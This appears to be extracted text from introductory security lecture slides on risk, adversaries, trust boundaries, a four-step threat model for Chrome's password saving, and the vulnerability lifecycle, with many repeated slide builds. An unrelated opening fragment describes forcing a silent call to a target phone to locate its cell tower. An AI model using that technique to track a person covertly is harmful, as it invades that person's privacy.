U.S. Cellular	(630) 875-8270	Carolina West Wireless	CDMA (2G/3G); LTE (4G)	Per Call Measurement Data (PCMD): PCMD provides an estimate of the location of the device using a Round Trip Delay measurement from the tower.	No. However, you can force a call without a ring to the target device to determine tower/sector.	

<https://propertyofthepeople.org/document-detail/?doc-id=21088576>

Adversaries



Adversaries



Actual actual reality: nobody cares about his secrets.
(Also, I would be hard-pressed to find that wrench for \$5.)


Fundamentals Part II

Goals:

- Wrap up adversaries / security mindset
- Threat modeling
- Real-world vulnerability lifecycle

Anway, to recap...

- We protect **confidentiality**, **integrity**, and **availability**
- We want to consider **risk: probability * severity**
- Different **adversaries** (e.g. criminals, insiders, governments) pose different risks





Why all this focus on risk?



Risk

- True security is impossible!
- The best we can do is reduce **risk** by understanding our **threats** and **adversaries**

Risk

- True security is impossible!
- The best we can do is reduce **risk** by understanding our **threats** and **adversaries**


Wrong question: “*Is this secure?*”

Right question: “*Is this secure enough?*”

Trust


Trust: Confidence in a system to protect CIA triad

- Trust varies between different systems



Trust

Trust boundary: Place where trust levels are crossed



Recap

- **Risk:** What we look to minimize
 - Risk = Probability * Severity
- **Adversary:** A potential attacker
 - Risks vary between different adversaries
- **Trust:** Confidence in each part of a system
- **Trust boundary:** Where data passes between trust levels

Questions?

Threat modeling

Framework for reducing risk and securing a system

- ◎ Considers potential **adversaries**, **threats**, and **trust boundaries** to calculate **risk**
- ◎ End goal: Secure the system as much as possible

Threat modeling


Step 1: Understand the system and its trust boundaries

Threat modeling

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Step 2: Identify adversaries and threats

Threat modeling




Step 1: Understand the system and its trust boundaries

Step 2: Identify adversaries and threats

Step 3: Determine risks for each threat



Threat modeling



Step 1: Understand the system and its trust boundaries

Step 2: Identify adversaries and threats

Step 3: Determine risks for each threat

Step 4: Determine appropriate mitigations for each risk


Mitigation: Safeguard to reduce risk

(Passwords, recovery email, rate-limiting, anti-cheat, etc)



Threat modeling


Is it safe to use the *Save Password* feature in Chrome?
(Thanks Joseph!)




Threat modeling

Step 1: Understand the system and its trust boundaries


Threat modeling




Step 1: Understand the system and its trust boundaries



Threat modeling




Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling



Step 2: Identify adversaries and threats

- ◎ Attacker steals password
 - Attacks you directly


Threat modeling



Step 2: Identify adversaries and threats

- ◎ Attacker steals password
 - Attacks you directly
 - Compromises Google servers
 - Compromises your Google account


Threat modeling



Step 2: Identify adversaries and threats

- ◎ Attacker steals password
 - Attacks you directly
 - Compromises Google servers
 - Compromises your Google account
 - Compromises your computer


Threat modeling



Step 2: Identify adversaries and threats

- ◎ Attacker steals password
 - Attacks you directly
 - Compromises Google servers
 - Compromises your Google account
 - Compromises your computer
 - Compromises Chrome


Threat modeling



Step 2: Identify adversaries and threats

- ◎ Attacker steals password
 - Attacks you directly
 - Compromises Google servers
 - Compromises your Google account
 - Compromises your computer
 - Compromises Chrome
- ◎ Lose password to your Google account

Threat modeling



Step 2: Identify adversaries and threats

◎ Attacker steals password

- ~~Attacks you directly~~
- ~~Compromises Google servers~~
- Compromises your Google account
- Compromises your computer
- ~~Compromises Chrome~~

*Very low probability.
Risk is negligible.*

◎ Lose password to your Google account

Threat modeling

Step 3: Determine risks for each threat



Threat modeling

Step 3: Determine risks for each threat

- ◎ Lose password to your Google account
 - **Medium risk** (low probability, high severity)
- ◎ Attacker accesses Google account
 - **Medium risk** (low probability, high severity)
- ◎ Attacker gains control of entire computer
 - **Low risk** (very low probability, high severity)

Threat modeling

Step 4: Determine appropriate mitigations for each risk

Threat modeling

Step 4: Determine appropriate mitigations for each risk

- ◎ **[Medium risk]** Lose password to your Google account
 - Set a backup email and backup codes
- ◎ **[Medium risk]** Attacker accesses Google account
 - Use a strong password
- ◎ **[Low risk]** Attacker gains control of entire computer
 - Lock computers in public

Threat modeling



Conclusion

- Set a backup email and backup codes
 - Use a strong password
 - Lock computer in public
- ...and you're probably good!



Threat modeling



Conclusion

- Set a backup email and backup codes
- Use a strong password
- Lock computer in public

...and you're probably good!

Or at least have low risk.



Recap

Threat modeling:

- ◎ Process to lower risk
 - Understand the system
 - Brainstorm threats
 - Determine risk
 - Determine mitigations

*You'll have to do one of these
on an exam!*



thaddeus e. grugq
@thegrugq

Your threat model is not my threat model.



1:42 AM · May 15, 2017 · Tweetbot for iOS

<https://twitter.com/thegrugq/status/864023197145944064>

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J

- ◎ Ideal case
 - Vulnerability is identified during design
 - Vulnerability is patched/mitigated
 - :D

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J

- ◎ Ideal case
 - Vulnerability is identified during design
 - Vulnerability is patched/mitigated
 - :D
- ◎ Actual case
 - Constantly being discovered (and created)

Vulnerability lifecycle

Vulnerability is built into a system

Vulnerability is discovered

Patch is announced Patch is completely rolled out



Vulnerability lifecycle

Vulnerability is built into a system

Vulnerability is discovered

Patch is announced

Patch is completely rolled out



Vulnerability is introduced

